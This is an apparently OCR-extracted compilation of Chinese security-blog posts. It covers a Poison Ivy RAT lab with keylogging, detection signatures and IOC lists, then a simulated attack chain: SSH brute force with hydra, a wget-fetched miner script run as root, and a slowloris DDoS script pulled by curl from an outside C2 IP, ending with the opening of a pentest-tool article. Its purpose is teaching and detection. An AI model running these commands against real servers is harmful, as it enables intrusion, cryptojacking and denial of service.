
这里笔者就演示下键盘记录：





我们在 XP2 的 notepad++ 中键入："Hello This is a test :)."在 XP1 中 key Logger 中刷新即可看到我们刚刚键入的内容：）

在这里也可以看到我们 Trojan.exe 注入的进程：




监测口令提取

在监测原理剖析部分，我们就已经对监测特征的提取原理做了简单的阐述，本次提取就是根据 PIVY 木马的心跳特征及常用的默认密码（密码这种东西是一个有点玄学的事情，你平常喜欢用什么密码，下次就会不假思索的再次使用相同的密码，大概是因为记起来麻烦吧！haha），所以对于 PIVY 的监测口令的提取，就在于更换不同的密码，模拟上线过程，抓取监测的通信特征。Let`s Go:）


一、 上线过程模拟，上面已经介绍过。

这里虚拟机回滚到上一个快照，重新上线（因为 PIVY，含有互斥体，运行过一次的程序在同一环境，就不会再次触发）。

二、 利用 Wireshark 进行数据包抓取，并提取特征。



过滤表达式：tcp.port==3460 and ip.len==88



根据其心跳特征，从上面过滤的数据流我们可以发现，同一口令，其回连的数据中有 48byte 是一样的，提取其中的 12byte 作为元数据流作为监测即可。

故 NuclearCrisis 口令的监测通信特征为：b9 8c 62 c9 28 d4 6a 27 01 89

71 72（hex）

IOC

Domain:

kr.iphone.qpoe.com

js001.3322.org

apple.cmdnetview.com

emailserl63.serveusers.com

fevupdate.ocry.com

hy-zhqopin.mynumber.org

163service.serveuser.com

microsoftword.serveuser.com

updateinfo.servegame.org

uswebmaill63.sendsmtp.com

winsysupdate.dynamic-dns.net

wmiaprp.ezua.com

zxcv201789.dynssl.com

officepatch.dnset.com

comehigh.mefound.com

IP：

131.213.66.10

146.0.32.168

165.227.220.223

188.166.67.36

45.76.228.61

45.76.9.206

45.77.171.209

Token：

Token 1 NuclearCrisis

b9 8c 62 c9 28 d4 6a 27 01 89 71 72

Token 2: !@#3432!@#@!

39 6a 10 a5 35 2f 84 46 ac 4c 66 8f

Token 3: 1wd3wa$RFGHY^%$

ab ff ed 56 55 b8 07 ea d1 6f dc 98

Token 4: wyaaa8

b4 d3 ba 81 07 c9 e6 53 f7 ab 7b b5

Token 5: HK#mq6!Z+.

4d 55 7e 2a bf c6 e3 c4 fd a1 73 24

Token 6: ~@FA<9p2c*

4a 16 10 28 97 f4 48 94 9a 99 e8 57

Token 7: ppt.168@

f1 ec 53 94 ec 3d af 43 23 6c 96 da

Token 8: index#help

f5 60 9b f0 1f ca 0d 71 4c b9 f0 91

Token 9: 0A@2q60#21

2a ec 66 87 c2 d1 59 5a f1 9f 40 53

Token 10: aZ!@2q6U0#

c8 99 c2 9e 21 ac 8b c7 4c 23 5f c2

总结及附件

总结

笔者主要对 APT 进行了简单介绍，对 PIVY RAT 的木马上线过程进行了模拟，对其通信过程进行了简单的分析并提取了相关的监测特征，关于 PIVY 的逆向分析部分，感兴趣的朋友可以见下面的附件（Fire-Eye 的 Poison Ivy 样本分析报告）。

附件

附件主要为笔者整理的 APT 的相关报告、本次提取的口令的通信包以及 PIVY 样本，感兴趣的朋友，可以下载查阅或进行分析试验。“一入分析深似海，路漫漫其修远兮”可视化的东西看起来效果还是好些（一看就懂，一做就会），最后提供一个 PIVY 配置的视频链接：

https://www.bilibili.com/video/av22939021

附件下载链接：

https://pan.baidu.com/s/1Fp_kjhAgCdwaJDADRLUTuw 码 0y5g

模拟挖矿黑客攻击过程

原创： Cherishao 信安之路 2018-07-23

眨眼间，2018 年的上半年就这样飞逝而过，在上半年的工作中，接触最常规的安全事件就是服务器或者办公主机被远控作为肉鸡挖矿来获取利益或者对其它网站进行 DDoS 攻击，今天分享一下如何利用 Linux 常规的 SSH 弱口令爆破 Linux 服务器并利用该服务器进行挖矿及对其它网站进行 DDoS 攻击，攻击即分析流程较为简单，如有不适之处，欢迎斧正。

实验环境

使用的 Linux 服务器及搭建的站点源码及使用的域名如下：

Linux: Kali 2.0

IP 192.168.95.132

码 DiscuzX.7z

phpstudy

Website Domain: Cherishao.com

SSH hydra-8.1-windows

远 终 X term

Wireshark


网站搭建

网上下载 DiscuzX 源码，利用 PHPStudy 快速建站工具，将其源码放在其 WWW 目录下，启动即可（阅读 README.md 文档）。

域名绑定

将自己的 IP 地址，绑定在自己注册的域名，添加解析记录即可：

攻击流程



利用安全工具对指定的平台服务器（该服务器提供了常见的网络服务，例如 Web 服务、终端服务等）进行 SSH 暴力破解攻击。攻击流程设计如下：


SSH 爆破

通过分析扫描目标站点（IP 地址：192.168.95.132）服务器,发现服务器开启 SSH22 端口、操作系统类型为 Linux。


```
root@ChengKaoAo:/etc/ssh# nmap -p 1-65535 -T4 -A -v 192.168.95.132

Starting Nmap 7.60 ( https://nmap.org ) at 2018-07-04 17:19 CST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:19
Completed NSE at 17:19, 0.00s elapsed
Initiating NSE at 17:19
Completed NSE at 17:19, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:19
Completed Parallel DNS resolution of 1 host. at 17:19, 0.01s elapsed
Initiating SYN Stealth Scan at 17:19
Scanning 192.168.95.132 [65535 ports]
Discovered open port 22/tcp on 192.168.95.132
Completed SYN Stealth Scan at 17:19, 0.48s elapsed (65535 total ports)
Initiating Service scan at 17:19
Scanning 1 service on 192.168.95.132
Completed Service scan at 17:19, 0.33s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.95.132
NSE: Script scanning 192.168.95.132.
Initiating NSE at 17:19
Completed NSE at 17:19, 0.22s elapsed
Initiating NSE at 17:19
Completed NSE at 17:19, 0.00s elapsed
Nmap scan report for 192.168.95.132
Host is up (0.000072s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 ec:23:54:89:84:5d:cb:c6:c8:06:7d:f7:ef:c9:bc:97 (ECDSA)
|_  256 f7:62:e5:be:3e:59:e8:f8:df:2e:57:6c:df:c5:73:e2 (EdDSA)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kern
OS details: Linux 3.8 - 4.9
```


利用 hydra 进行 SSH 爆破获取服务器权限:

hydra -l root -P -V ssh://192.168.95.132



通过暴力破解得到的 (root/123456) 进入服务器:



连接上服务器后，运行脚本获取远端挖矿程序。服务器当前状态:

```
root@ChengKaoAo:~# top
top - 10:06:56 up 10 min,  2 users,  load average: 0.12, 0.47, 0.41
Tasks: 194 total,   1 running, 157 sleeping,   0 stopped,   1 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :   999148 total,    60628 free,   783900 used,   154620 buff/cache
KiB Swap:  1046524 total,   767484 free,   279040 used.    72284 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
 1572 root      20   0  756248  18444   3880 S   0.3  1.8   0:00.71 gnome-software
 2032 root      20   0   47296   3804   3044 R   0.3  0.4   0:00.12 top
    1 root      20   0  219760   4708   3216 S   0.0  0.5   0:02.32 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.00 kthreadd
    4 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 kworker/0:0H
    5 root      20   0       0      0      0 I   0.0  0.0   0:00.03 kworker/u256:0
    6 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 mm_percpu_wq
    7 root      20   0       0      0      0 S   0.0  0.0   0:00.05 ksoftirqd/0
    8 root      20   0       0      0      0 I   0.0  0.0   0:00.21 rcu_sched
    9 root      20   0       0      0      0 I   0.0  0.0   0:00.00 rcu_bh
   10 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/0
   11 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 watchdog/0
   12 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/0
   13 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/1
   14 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 watchdog/1
   15 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/1
   16 root      20   0       0      0      0 S   0.0  0.0   0:00.07 ksoftirqd/1
   18 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 kworker/1:0H
   19 root      20   0       0      0      0 S   0.0  0.0   0:00.00 kdevtmpfs
   20 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 netns
   21 root      20   0       0      0      0 I   0.0  0.0   0:00.43 kworker/0:1
   22 root      20   0       0      0      0 S   0.0  0.0   0:00.00 khungtaskd
   23 root      20   0       0      0      0 S   0.0  0.0   0:00.00 oom_reaper
   24 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 writeback
   25 root      20   0       0      0      0 S   0.0  0.0   0:00.00 kcompactd0
```


利用服务器挖矿

获取安装脚本

wget
--no-check-certificate https://www.yiluzhuanqian.com/soft/script/mservice_2_5.sh -O mservice.sh

执行脚本开始挖矿

sudo bash mservice.sh 10014 #*该* ID *换为* *户* ID

服务器挖矿时的 CPU 状态（CPU 飙升到 96%）：

```
top - 16:23:03 up 26 min,  1 user,  load average: 0.93, 0.54, 0.55
Tasks: 256 total,   2 running, 254 sleeping,   0 stopped,   0 zombie
%Cpu(s): 99.3 us,  0.7 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :   998468 total,    64704 free,   510480 used,   423284 buff/cache
KiB Swap:  1046524 total,   758436 free,   288088 used.   411460 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
42745 root      15  -5  272076   3984   3764 S 96.7  0.4   1:06.32 xig
 1455 root      20   0  340824  22352   9492 S  1.0  2.2   0:06.64 Xorg
 4344 lengrui   20   0  612688  24168  15920 S  1.0  2.4   0:05.93 gnome-term+
  352 root      20   0   28592   2852   2416 S  0.3  0.3   0:00.15 systemd-jo+
 1642 root      20   0  166584   4488   3520 S  0.3  0.4   0:02.70 vmtoolsd
 2698 lengrui   20   0  830664  19372  13452 S  0.3  1.9   0:01.57 nautilus
42686 lengrui   20   0   41912   3876   3152 R  0.3  0.4   0:00.08 top
    1 root      20   0  185296   4644   2904 S  0.0  0.5   0:01.63 systemd
    2 root      20   0       0      0      0 S  0.0  0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S  0.0  0.0   0:04.28 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kworker/0:+
    7 root      20   0       0      0      0 R  0.0  0.0   0:00.54 rcu_sched
    8 root      20   0       0      0      0 S  0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S  0.0  0.0   0:00.00 migration/0
   10 root      rt   0       0      0      0 S  0.0  0.0   0:00.00 watchdog/0
```


DDoS 攻击

利用该服务器对(网站: Cherishao.com) DDoS 攻击。

从 C2 服务器，获取 DDoS shell


Curl http://173.82.235.146/slowloris.pl

对该站点进行 DDos 攻击

slowloris.pl -dns cherishao.com -timeout 1 - num 1000

网站正常运行时状态：

Ddos 攻击后网站状态：



通信特征流分析

利用 Wireshark 抓包分析

挖矿数据流分析

从上图的通信数据流中，我们可以发现挖矿者使用的钱包地址:

42d4D8pASAWghyTmUS8a9yZyErA4WB18TJ6Xd2rZt9HBio2aPmAAVpHcPM8yoDEYD
9Fy7eRvPJhR7SKFyTaFbSYCNZ2t3ik


代理:

*其*MRig/2.5.2*系*

Xig 代理特征

DDoS 数据流分析

通过分析发现对 Cherishao.com 网站的大量 DNS 请求包:



总结及相关附件


总结

近些年，新出现了众多入侵系统的手法，像 Apache Struts2 漏洞利用、Hadoop Yarn REST API 未授权漏洞利用，但是古老的 SSH 暴力破解攻击手段不仅没有消亡，反而愈演愈烈。

本文通过这样一个简单的设计，主要是想传达：一但 Hacker 取得了我们系统的权限，他可以做比较多的事情，信息窃取，数据破坏，对外攻击等诸多对我们不利的事情，在日常的工作及生活中请加强密码防护策略的重视，加强自身安全意识。

相关附件

https://pan.baidu.com/s/1ZkrmAmbNUHve6MW7cCQCNQ 码 mp3l



参考链接

SSH 暴力破解趋势

http://www.freebuf.com/articles/paper/177473.html

安全开发

这里的安全开发不是传统意义的软件安全开发生命周期的那个，这里主要是针对安全从业人员的，安全从业人员在做安全相关研究和工作时，或多或少会需要一些自动化的脚本、或者将自己的成果进行展示、或者为了方便使用工具编写一些方便配置的界面等，都需要安全人员有一定的开发能力。

这里的内容主要是有关安全工具的开发、自动化脚本的开发，提升我们工作的效率，节省我们的时间，让我们有更多的精力去研究更加有价值有意义的事情，是我们每一个安全从业人员都应该提升的方向。

pentestdb 架构详解

原创： alpha1e0 信安之路 2018-02-09

工欲善其事，必先利其器。

在渗透测试领域有琳琅满目的工具、神器，它们可以大大简化渗透测试的工作量。但很多时候仅仅使用别人的工具是不够的，我们需要自己去编写一些脚本、插件来完成定制的内容，而这样的工作会很大程度提升渗透测试的效率。笔者认为没有最好的工具，如果有则一定是自己根据自己需要开发的工具。

本文结合 pentestdb 这个项目介绍一些安全工具设计实现方面的思路，项目地址如下：

https://github.com/alpha1e0/pentestdb

pentestdb 使用 python 语言实现，而 python 这门编程语言非常适合编写此类工具，不仅语法简单、入门容易，而且有大量的非常优秀的库可以帮助我们很快解决问题。

pentestdb 最早的时候只是一个“数据集合”，用于存放一些在渗透测试中常用的信息，比如 webshell 、弱口令字典、url 爆破字典等，后来发现如果基于这些信息编写一些工具则可以一定程度上提高渗透测试的效率，于是有了 pentestdb 当前这个项目。

pentestdb 项目的设计原则：

1、一切围绕“数据”。因此的各种字典文件、特征文件、插件、exploit 是最核心的内容。

2、易用、易扩展。可以通过修改字典文件、特征文件、插件来扩展能力。

3、各个子模块可以相互协调工作。例如一个模块生成的结果可以作为输入给其他模块使用。

4、便携。无需要安装，可在任何 python2.x 环境执行。

在本文中会介绍 pentestdb 的服务识别、google hacking、域名爆破、编解码等内容，希望这些内容对于需要实现工具的人有所启发。

1 服务识别

在 web 渗透测试中，当确定目标站点地址后首先要做的事情就是了解这些 web 站点的相关信息：

1、web 站点所在主机的操作系统是什么

2、使用的编程语言是什么

3、后端的数据库是什么

4、使用的 web 服务器、容器是什么

5、使用哪些开源 CMS 或开源组件

我们会通过发送一些 http 请求通过观察、推测从而获得以上信息。而在探测过程中有如下几种信息是关键的：

